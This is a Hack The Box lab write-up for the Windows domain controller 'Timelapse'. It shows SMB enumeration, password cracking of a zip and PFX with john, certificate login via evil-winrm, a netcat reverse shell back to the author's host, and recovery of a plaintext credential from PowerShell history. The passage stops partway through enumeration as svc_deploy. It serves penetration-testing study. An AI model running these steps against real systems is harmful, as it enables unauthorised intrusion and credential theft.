
HTB Machine - Timelapse
Summary:
Timelapse is a simple Windows box that emphasizes on the importance of enumeration. In fact, the box can be rooted entirely through diligent recon, without relying on any exploits. It starts with accessing an open SMB share and finding an encrypted PFX file, which I’ll crack using john and use it to login to the box. From there, I’ll find credentials in a PowerShell history file, which helps me move to another user that can read the Administrator password via LAPS.
Enumeration:
Nmap:
$ sudo nmap --min-rate 1000 -p- 10.129.227.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-20 18:38 ACDT
Nmap scan report for 10.129.227.113
Host is up (0.25s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5986/tcp  open  wsmans
9389/tcp  open  adws
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49731/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 133.08 seconds
There’s many ports open, which is normal for a Windows machine. I’ll run a targeted scan on each of these to get more information.
$ sudo nmap -A -p 53,88,135,139,445,464,593,636,3268,3269,5986,9389,49673,49674,49731 10.129.227.113
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2024-01-20 16:16:22Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-01-20T16:18:02+00:00; +7h59m38s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
9389/tcp  open  mc-nmf            .NET Message Framing
49673/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             Microsoft Windows RPC
49731/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m37s, deviation: 0s, median: 7h59m37s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-01-20T16:17:25
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   251.23 ms 10.10.14.1
2   252.01 ms 10.129.227.113
The presence of DNS, Kerberos, RPC, LDAP and SMB indicates that it’s likely a domain controller. WinRM is also open on port 5986, and the scan revealed a domain name and a hostname. I added them to /etc/hosts.
# HTB machine Timelapse
10.129.227.113 timelapse.htb dc01.timelapse.htb
TCP445 - SMB:
With SMB, I’ll always check if it allows null sessions:
$ crackmapexec smb 10.129.227.113 --shares -u '' -p ''
SMB         10.129.227.113  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\:
SMB         10.129.227.113  445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED
The server returned “Access Denied”. However setting the username as Anonymous seems to work, as it returned a list of shares.
$ crackmapexec smb 10.129.227.113 --shares -u 'Anonymous' -p ''
SMB         10.129.227.113  445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)
SMB         10.129.227.113  445    DC01             [+] timelapse.htb\Anonymous:
SMB         10.129.227.113  445    DC01             [+] Enumerated shares
SMB         10.129.227.113  445    DC01             Share           Permissions     Remark
SMB         10.129.227.113  445    DC01             -----           -----------     ------
SMB         10.129.227.113  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.227.113  445    DC01             C$                              Default share
SMB         10.129.227.113  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.227.113  445    DC01             NETLOGON                        Logon server share
SMB         10.129.227.113  445    DC01             Shares          READ
SMB         10.129.227.113  445    DC01             SYSVOL                          Logon server share
Only Shares is the non-default share. I connected to it with smbclient to take a further look.
$ smbclient -U 'Anonymous' -N \\\\10.129.227.113\\Shares
$ ls
  .                                   D        0  Tue Oct 26 02:09:15 2021
  ..                                  D        0  Tue Oct 26 02:09:15 2021
  Dev                                 D        0  Tue Oct 26 06:10:06 2021
  HelpDesk                            D        0  Tue Oct 26 02:18:42 2021

		6367231 blocks of size 4096. 1339140 blocks available
It has two folders: Dev and HelpDesk.
$ cd Dev
$ ls
  .                                   D        0  Tue Oct 26 06:10:06 2021
  ..                                  D        0  Tue Oct 26 06:10:06 2021
  winrm_backup.zip                    A     2611  Tue Oct 26 02:16:42 2021

		6367231 blocks of size 4096. 1338994 blocks available
Dev has a single zip file, which I downloaded. Judging by its name, it may be useful for WinRM login.
$ get winrm_backup.zip
$ cd ../HelpDesk
$ ls
  .                                   D        0  Tue Oct 26 02:18:42 2021
  ..                                  D        0  Tue Oct 26 02:18:42 2021
  LAPS.x64.msi                        A  1118208  Tue Oct 26 01:27:50 2021
  LAPS_Datasheet.docx                 A   104422  Tue Oct 26 01:27:46 2021
  LAPS_OperationsGuide.docx           A   641378  Tue Oct 26 01:27:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Tue Oct 26 01:27:44 2021

		6367231 blocks of size 4096. 1337922 blocks available
The HelpDesk folder contains several LAPS documents, as well as its MSI installer. This suggests that LAPS is running on the box. We’ll come back to this later.
Zip Archive:

The archive contains a single PFX file, but I can’t access it just yet, since the zip file is password-encrypted.
$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
I first extracted the hash using zip2john:
$ zip2john winrm_backup.zip > zip.hash
$ cat zip.hash
winrm_backup.zip/legacyy_dev_auth.pfx:$pkzip$1*1*2*0*965*9fb*12ec5683*0*4e*8*965*72aa*1a84b40ec6b5ca7f03ab181b611a63bc9c26305fa1cbe6855e8f9e80c058a723c396d400b707c558460db8ed6247c7a727d24cd0c7<..SNIP..>3156404a17e2f7b7e506452f76*$/pkzip$:legacyy_dev_auth.pfx:winrm_backup.zip::winrm_backup.zip
Then cracked it to obtain the password supremelegacy:
$ john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2024-01-20 19:07) 1.315g/s 4570Kp/s 4570Kc/s 4570KC/s swimfan12..superkebab
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
With this password, I unzipped the archive successfully.
$ unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx
PFX File:
PFX (Personal Exchange Format) files are essentially multiple certificates bundled together in PKCS#12 format, and typically contains a public and private key pair.
Opening the PFX file also requires a password.

Similar to above, pfx2john can be used to extract the hash out.
$ pfx2john legacyy_dev_auth.pfx > pfx.hash
$ cat pfx.hash
legacyy_dev_auth.pfx:$pfxng$1$20$2000$20$eb755568327396de179c4a5d668ba8fe550ae18a$3082099c3082060f06092a864886f70d010701a0820600048205fc308205f8308205f4060b2a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e04084408e3852b96a898020207d0048204d8febcd5536b4b831d1<..SNIP..>01306092a864886f70d0109153106040401000000$86b99e245b03465a6ce0c974055e6dcc74f0e893:::::legacyy_dev_auth.pfx
This time it took a bit longer, but the hash did eventually crack: thuglegacy
$ john --wordlist=/usr/share/wordlists/rockyou.txt pfx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:00:16 DONE (2024-01-20 19:11) 0.06169g/s 199367p/s 199367c/s 199367C/s thyriana..thsco04
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

As expected, the bundle contains a private RSA key and a certificate.
Kerberos PKINIT:
PKINIT stands for Public Key Cryptography for Initial Authentication in Kerberos. Instead of relying on username/password, it also allows using public keys for the initial authentication exchange. There are slight similarities to SSH private key authentication, except that it also requires the public certificate.
With the PFX file in hand, we can authenticate to Kerberos and obtain a ticket, which can then be used for getting a shell.
Foothold:
Certificate authentication is supported by evil-winrm, but the private key and public certificate must be first extracted from the PFX file.
$ evil-winrm -h
Evil-WinRM shell v3.5

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
Extracting the public certificate:
$ openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out public.crt
Enter Import Password:
$ cat public.crt
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = Legacyy
issuer=CN = Legacyy
-----BEGIN CERTIFICATE-----
MIIDJjCCAg6gAwIBAgIQHZmJKYrPEbtBk6HP9E4S3zANBgkqhkiG9w0BAQsFADAS
MRAwDgYDVQQDDAdMZWdhY3l5MB4XDTIxMTAyNTE0MDU1MloXDTMxMTAyNTE0MTU1
MlowEjEQMA4GA1UEAwwHTGVnYWN5eTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCC
AQoCggEBAKVWB6NiFkce4vNNI61hcc6LnrNKhyv2ibznhgO7/qocFrg1/zEU/og0
0E2Vha8DEK8ozxpCwem/e2inClD5htFkO7U3HKG9801NFeN0VBX2ciIqSjA63qAb
YX707mBUXg8Ccc+b5hg/CxuhGRhXxA6nMiLo0xmAMImuAhJZmZQepOHJsVb/s86Z
7WCzq2I3VcWg+7XM05hogvd21lprNdwvDoilMlE8kBYa22rIWiaZismoLMJJpa72
MbSnWEoruaTrC8FJHxB8dbapf341ssp6AK37+MBrq7ZX2W74rcwLY1pLM6giLkcs
yOeu6NGgLHe/plcvQo8IXMMwSosUkfECAwEAAaN4MHYwDgYDVR0PAQH/BAQDAgWg
MBMGA1UdJQQMMAoGCCsGAQUFBwMCMDAGA1UdEQQpMCegJQYKKwYBBAGCNxQCA6AX
DBVsZWdhY3l5QHRpbWVsYXBzZS5odGIwHQYDVR0OBBYEFMzZDuSvIJ6wdSv9gZYe
rC2xJVgZMA0GCSqGSIb3DQEBCwUAA4IBAQBfjvt2v94+/pb92nLIS4rna7CIKrqa
m966H8kF6t7pHZPlEDZMr17u50kvTN1D4PtlCud9SaPsokSbKNoFgX1KNX5m72F0
3KCLImh1z4ltxsc6JgOgncCqdFfX3t0Ey3R7KGx6reLtvU4FZ+nhvlXTeJ/PAXc/
fwa2rfiPsfV51WTOYEzcgpngdHJtBqmuNw3tnEKmgMqp65KYzpKTvvM1JjhI5txG
hqbdWbn2lS4wjGy3YGRZw6oM667GF13Vq2X3WHZK5NaP+5Kawd/J+Ms6riY0PDbh
nx143vIioHYMiGCnKsHdWiMrG2UWLOoeUrlUmpr069kY/nn7+zSEa2pA
-----END CERTIFICATE-----
Extracting the private key: openssl enforces the extracted key to be password-protected. Here I used the same password thuglegacy for simplicity.
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out private.key
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
$ cat private.key
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIFLTBXBgkqhkiG9w0BBQ0wSjApBgkqhkiG9w0BBQwwHAQI+wmQG2itcegCAggA
MAwGCCqGSIb3DQIJBQAwHQYJYIZIAWUDBAEqBBAFqGj8zmbcvbSP7vwKIEoPBIIE
0HDUwYOD4VPX02A9839enP0Fae3gSBi9NWb2/fVYMDzHXhV5/uwx7CfYR3Cy+F/6
dt3b4JhIRRKSIyy44HcZfUuKL44KwSk46EiXuhQJs4ypYbc1s+T7vnPARqO8AuEp
/k6grd9g7pIEaUzTkRtur2YAx7ifv0AgFzeP93QCOKDIVqg2J1XOuXeNLwTCvnKE
k41PQIGaXlftLSLyRXFNY1BGlMMEadgNeSobvPVXm6OLFaxVlHMST3vNTnB57fhc
44QE2T9fGiS66yXcZhlK6Rjq48yWRQzX5iId/EOMJOTYd+IfuVLa1MkT105TOeIl
ZU14KMLoKK9JrzrYvT7yUdjcIkS1bBuiCaWbQmt1rag8ngxouGe4t8HW3UfE4nL2
MOTbwHKc3itlpd7BuGEjF5/poXIf/aUfXY7SOomG0anMpy2P2VGFztzkTu411Equ
Ly2IIhgOsHeb3FdPNSCWEzna04SKwFwHQISRPvnzNkU98b2W6F8qf4ID8Osz1pfn
677GD9nxZImPu9MKLmEgjcVHIx5PYB+pRfwOt/jwJ5EntQgr4RRCvURRgtrqyHvM
0p6u2WofMxhA7QYOANdVU+loMXFMjGyOnK8DoyrFy5OI8JfXl8jJB7Moz6Q9BqRG
SZWNwgYg+6n9kYxB7b8iv79Dr3e7m/1nGf6KuEp9EoflAE0BU56bs7rbENfYdiEB
ofu7fQrFzyM0/0HXpLqnHDilGRNfG8A8HKwOBJW0XIjdT1SrPivv5I6EqyGLdoQk
En5D1g6a+FaftIl+WuxvpcE11YgvoIGVgcF7NrKTb9Fgz5t+alV6I1qsQUC8jYU3
xII2PuI6FB4PGJd/HGpvzosUaFIlgD3Gd2KinZc8eqrobLdm13rs8s5eEBX8y1d2
uNG/w+wmuZiTU+j2AiYkBjOrCEocA30LF9bPSk/tuphexLIt80rhFQab7YhjgRYK
l1Tbukxg3T8gmGIRpxx2If/JFKwf2W5O98/dSDzYoWCzkxgbO7S6bwdRx+uSGfvY
kn7uCX7Obsu2hleEpFHhEzcy0FQQ1t+0xC5G7DB9ljfzYO1hXSYu+iJiz8l8cYaF
BUWmMlljfYT2lf81UTpY5WCB1IXcPBTZ2asda4g4Djqkm8GESiEV0evATaSyWXOs
yRpvnlRwpF1vz8isrnMTfT5mMbli8kM5uuRzHGrmtbwpwYDcHjKjzpXQOW2GOd4J
lgUptH/0Zip5xtYgl1unCFXd1OReVFuwuw1RDhrlY6Tuh4rsJv6kRGpwGRMjkPkI
Osg3eSINVrGcZ5ekRz9qyd4s83wSweDtzz/K5ru5nhGANVuiCj0nQAmZ2+7ZJDZK
BooEEiJbSvx8Qk4GiQ5JE6JspGpBT1EI+9CMn9gHXXo66AVB7iVRa4z5m8vD6H8A
YD6/xtuFe0CqGN7foScVAy+3Wyy6DioHEn8tQ/2AAtFbCZu9kZSCRBVcq8KTGs92
rHHA8UDNaTmFSQF69WL6P/YCN5sEnMyMuZLC2q0+1L+x/e5dgPjCSDSU3HWP3Teu
TzAFAMC489sJUHfi5LeMauiCb+lO3Hts+ODyz8CxDPjXhYa7j8F8ypK7V0skTkiO
lXx8mHaGdFk11q3rSJrRbnz30gNPCcR63Y46o9ipkSDx
-----END ENCRYPTED PRIVATE KEY-----
With both, I can now get a shell session on the box via evil-winrm.
$ evil-winrm -i 10.129.227.113 -c public.crt -k private.key -r timelapse.htb -P 5986 -S

Foothold gained as legacyy.
$ whoami
timelapse\legacyy
However, when authenticating with certs in evil-winrm, it will prompt for the certificate password every few minutes, which is rather annoying.


To avoid this, I decided to spawn a reverse shell. First I started a netcat listener on my host:
$ sudo nc -lvnp 8001
Then I uploaded a nc64.exe binary to the box and used it to send back a reverse shell.
$ upload nc64.exe
Data: 60360 bytes of 60360 bytes copied

Info: Upload successful!
$ .\nc64.exe 10.10.14.20 8001 -e cmd
And the shell was caught on my listener.
User Flag:
$ type user.txt
c01c6d06************************
Escalation from legacyy:
User Groups & Privileges:
$ whoami /groups
GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
TIMELAPSE\Development                       Group            S-1-5-21-671920749-559770252-3318990721-3101 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
The user is in several groups, but none of them looks too interesting.
$ whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Also there’s no privileges that can be abused.
PowerShell History:
Similar to bash, PowerShell also stores command history in a text file. The Get-PSReadlineOption command can be used to get the history file location.
Ref:
- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_history?view=powershell-7.4
- https://learn.microsoft.com/en-us/powershell/module/psreadline/get-psreadlineoption?view=powershell-7.4
$ Get-PSReadlineOption
EditMode                               : Windows
AddToHistoryHandler                    :
HistoryNoDuplicates                    : True
HistorySavePath                        : C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Conso
                                         leHost_history.txt
HistorySaveStyle                       : SaveIncrementally
HistorySearchCaseSensitive             : False
HistorySearchCursorMovesToEnd          : False
MaximumHistoryCount                    : 4096
ContinuationPrompt                     : >>
ExtraPromptLineCount                   : 0
PromptText                             :
BellStyle                              : Audible
DingDuration                           : 50
DingTone                               : 1221
CommandsToValidateScriptBlockArguments : {ForEach-Object, %, Invoke-Command, icm...}
CommandValidationHandler               :
CompletionQueryItems                   : 100
MaximumKillRingCount                   : 10
ShowToolTips                           : True
ViModeIndicator                        : None
WordDelimiters                         : ;:,.[]{}()/\|^&*-=+'"--?
CommandColor                           : "$([char]0x1b)[93m"
CommentColor                           : "$([char]0x1b)[32m"
ContinuationPromptColor                : "$([char]0x1b)[37m"
DefaultTokenColor                      : "$([char]0x1b)[37m"
EmphasisColor                          : "$([char]0x1b)[96m"
ErrorColor                             : "$([char]0x1b)[91m"
KeywordColor                           : "$([char]0x1b)[92m"
MemberColor                            : "$([char]0x1b)[97m"
NumberColor                            : "$([char]0x1b)[97m"
OperatorColor                          : "$([char]0x1b)[90m"
ParameterColor                         : "$([char]0x1b)[90m"
SelectionColor                         : "$([char]0x1b)[30;47m"
StringColor                            : "$([char]0x1b)[36m"
TypeColor                              : "$([char]0x1b)[37m"
VariableColor                          : "$([char]0x1b)[92m"
$ type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit

The user previously ran a command that contains the plaintext password for svc_deploy, which I used to get another WinRM session as this user.
$ evil-winrm -i 10.129.227.113 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -P 5986 -S
$ whoami
timelapse\svc_deploy
Escalation from svc_deploy:
$ whoami /priv
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
It has the exact same privileges as legacyy, hence none of them are useful for escalation.
$ whoami /groups
GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
